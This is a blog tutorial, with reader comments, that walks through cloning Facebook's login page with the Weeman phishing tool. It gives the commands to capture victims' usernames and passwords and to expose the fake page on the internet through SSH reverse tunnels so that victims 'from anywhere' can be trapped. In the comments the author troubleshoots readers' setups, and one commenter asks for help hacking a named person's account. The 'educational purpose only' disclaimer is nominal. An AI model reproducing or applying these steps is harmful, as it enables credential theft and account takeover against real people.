Weeman — Phishing With http Server On Internet

Weeman — Phishing With http Server On Internet

Weeman is a very simple http server python script. Weeman can create powerful phishing pages in localhost or same network. It work like other phishing framework, in simple words it takes username and password from users when they type username and password and the credentials grab by weeman and will show in terminal. In this tutorial we learn how to use weeman and make the phishing page working on internet on only in localhost.

Weeman is not comes with Kali Linux so, we need to clone this tool in our Kali Linux system from weeman’s Github repository by using following command:

git clone https://github.com/evait-security/weeman

The screenshot of the command is following:

weeman download

Then we need to go into the directory where weeman is downloaded, To do this we use following command:

cd weeman

Now we can run this tool by applying following command:

python weeman.py


The screenshot is following :

weeman home

We can see that weeman is started successfully. Now we set the port by using the command:

set port 8080

Here we create a phishing page of facebook.com. So the command to set phishing page for facebook.com is following:

set url https://facebook.com

The screenshot is following:

setting port and url

Then we need to run the server using run command:

run

The screenshot is following:

weeman phishing

In the above screenshot we can see that we can access the phishing page by typing localhost:8080 in browser’s address bar, and we see that Facebook phishing page is ready in localhost. Check the following screenshot:

Facebook phishing page

We can type our internal ip address in the place of localhost.

Done we did it but wait this is for localhost only that means this page is available for same network. Then how to forward this over internet ?

We will use SSH to forward our port that other network’s devices can access our localhost. But how? Ngrok is not stable specially the free version. We use serveo.net.

Our previous tutorial is about How to forward localhost on Internet, Read that by clicking here.

Here in short (not discussing in depth) use following command in another terminal to forward our localhost :

ssh -R 80:127.0.0.1:8080 serveo.net

or

ssh -R 80:127.0.0.1:8080 localhost.run

Then we got a unique URL. Using this URL we can forward our localhost phishing page in internet. See the screenshot below:

 Now we can catch victim from anywhere not only in local network. When user tries to log in from our link he will be trapped, and he will be forwarded to real Facebook. The credential will show in weeman’s terminal as following:

For detailed information about port forwarding using SSH must read this tutorial.

This this tutorial is for educational
purpose only. Hacking Facebook account is crime. If anyone do any
illegal activity then we are not responsible for that.


Any question or problem ? Better suggestion ? Fell free to comment in the comment section below.

Like our tutorials ? show the support by shearing our tutorials with friends or recommend them our site.

KP AKA Koushik Pal is a Security researcher and specialist focused on educating about Linux for cybersecurity and URL‑masking vulnerabilities. Creator of MaskPhish, a well‑known open‑source bash-based URL‑masking tool. Linux enthusiasts Active speaker, trainer, and advocate for secure web practices.

31 comments

comments user
Unknown

what is action-url ??

comments user
Kali Linux

action_url is the URL of the webpage we want to clone and phish. If we want to make phishing page of Facebook then the action_url will be https://facebook.com

comments user
Unknown

[23:14:16] Error: ([Errno 98] Address already in use)
This what's its showing ooo

comments user
Kali Linux

Hello, Please specify the full error. Which command is showing this error?

comments user
Unknown

where can i download this weeman software

comments user
Kali Linux

Follow the tutorial carefully, there is a git clone command to clone weeman from it's GitHub repository. It will be downloaded by using that command.

comments user
Unknown

when i copy paste the command "git clone https://github.com/kali-linux-tutorial/shellphish" on my commandprompt it just says " 'git' is not recognized as an internal or external command,
operable program or batch file." how to fix that

comments user
Kali Linux

It seems you doesn't have git in your system. First install git by using following command:
sudo apt-get install git
then follow the tutorial.

comments user
Anonymous

ssh -R 80:127.0.0.1:8080 serveo.net
ssh: connect to host serveo.net port 22: Connection refused

Is serveo working?

comments user
Kali Linux

serveo might not work always because the server goes down… You can try localhost.run in the place of of serveo.net

comments user
Guy Randalf

There is an error in this. I am using windows subsytem linux of which has worked for everything else but this.

My issue is when i run python weeman.py , i get a "bash: python: command not found" error. It mostly indicated that python is not found, obviously>

However i run it with python3 weeman.py , this shows an error i have not seen before in my life. "Error: %s" … that is what it shows.. I need help on this please

comments user
Kali Linux

This is created in Python 2, You need to install Python version 2 on your Kali. This error means Python is either not installed or your installation damaged. You can search it on Google, or use following commands to install Python in Kali.

sudo apt-get update
sudo apt-get install python

Then you can try weeman.

Python3 will not work because this tool is not written in Python3 and not updated in last 5 years.

Thanks.

comments user
Unknown

Help to hack this account please anybody
/Antima.nayak.79

comments user
Anoooo

Aprés avoir mis "run" ça me met "Error: please set "url"

comments user
Anonymous

I am getting the link and using it for myslef to see the results, but program is only recognizing the username I type in form and not password too, had_prefilled_password => false , and first line accept consent => false . What's the problem?

comments user
Kali Linux

use url not action_url

comments user
Kali Linux

Yes, you are right. This tool is not working. This is not updated in last 5 years. We will write an article on similar tools in some days. Please stay tuned.

comments user
Unknown

Pls help it says
"ua-ffcf28f2.localhost.run tunneled with tls termination"

After trying to host a localhost.run

comments user
Kali Linux

This is not an issue, you did the perfect. Your page is ready you can open the url (ua-ffcf28f2.localhost.run) on any browser to get your weeman page. Thanks.

comments user
Unknown

[12:15:45] Error: please set "action_url".
can you set right this sir?

comments user
Kali Linux

use

set action url https://facebook.com

in the place of

set url https://facebook.com

comments user
Adnan

error please set 'action -url '
why is that appear please help me out

comments user
Adnan

[13:40:51] Error: please set "action_url".

comments user
Kali Linux

In the place of "set url" you need to use set "action_url". It will work.

comments user
Kali Linux

In the place of "set url" you need to use set "action_url". It will work.

comments user
Anonymous

error SSL.c=1946 when I run it

comments user
Kali Linux

It means you are using wrong version of OS or Python. Please check it. Thanks.

comments user
Anonymous

weeman do not run on python3 so how do i run it?

comments user
Kali Linux

Weeman is not updated is last few years. We need to use python2 to run this. Python3 will not work. Thanks.

comments user
Anonymous

After click run command in weeman I found error

comments user
Anonymous

Can you please show us the error?

Post Comment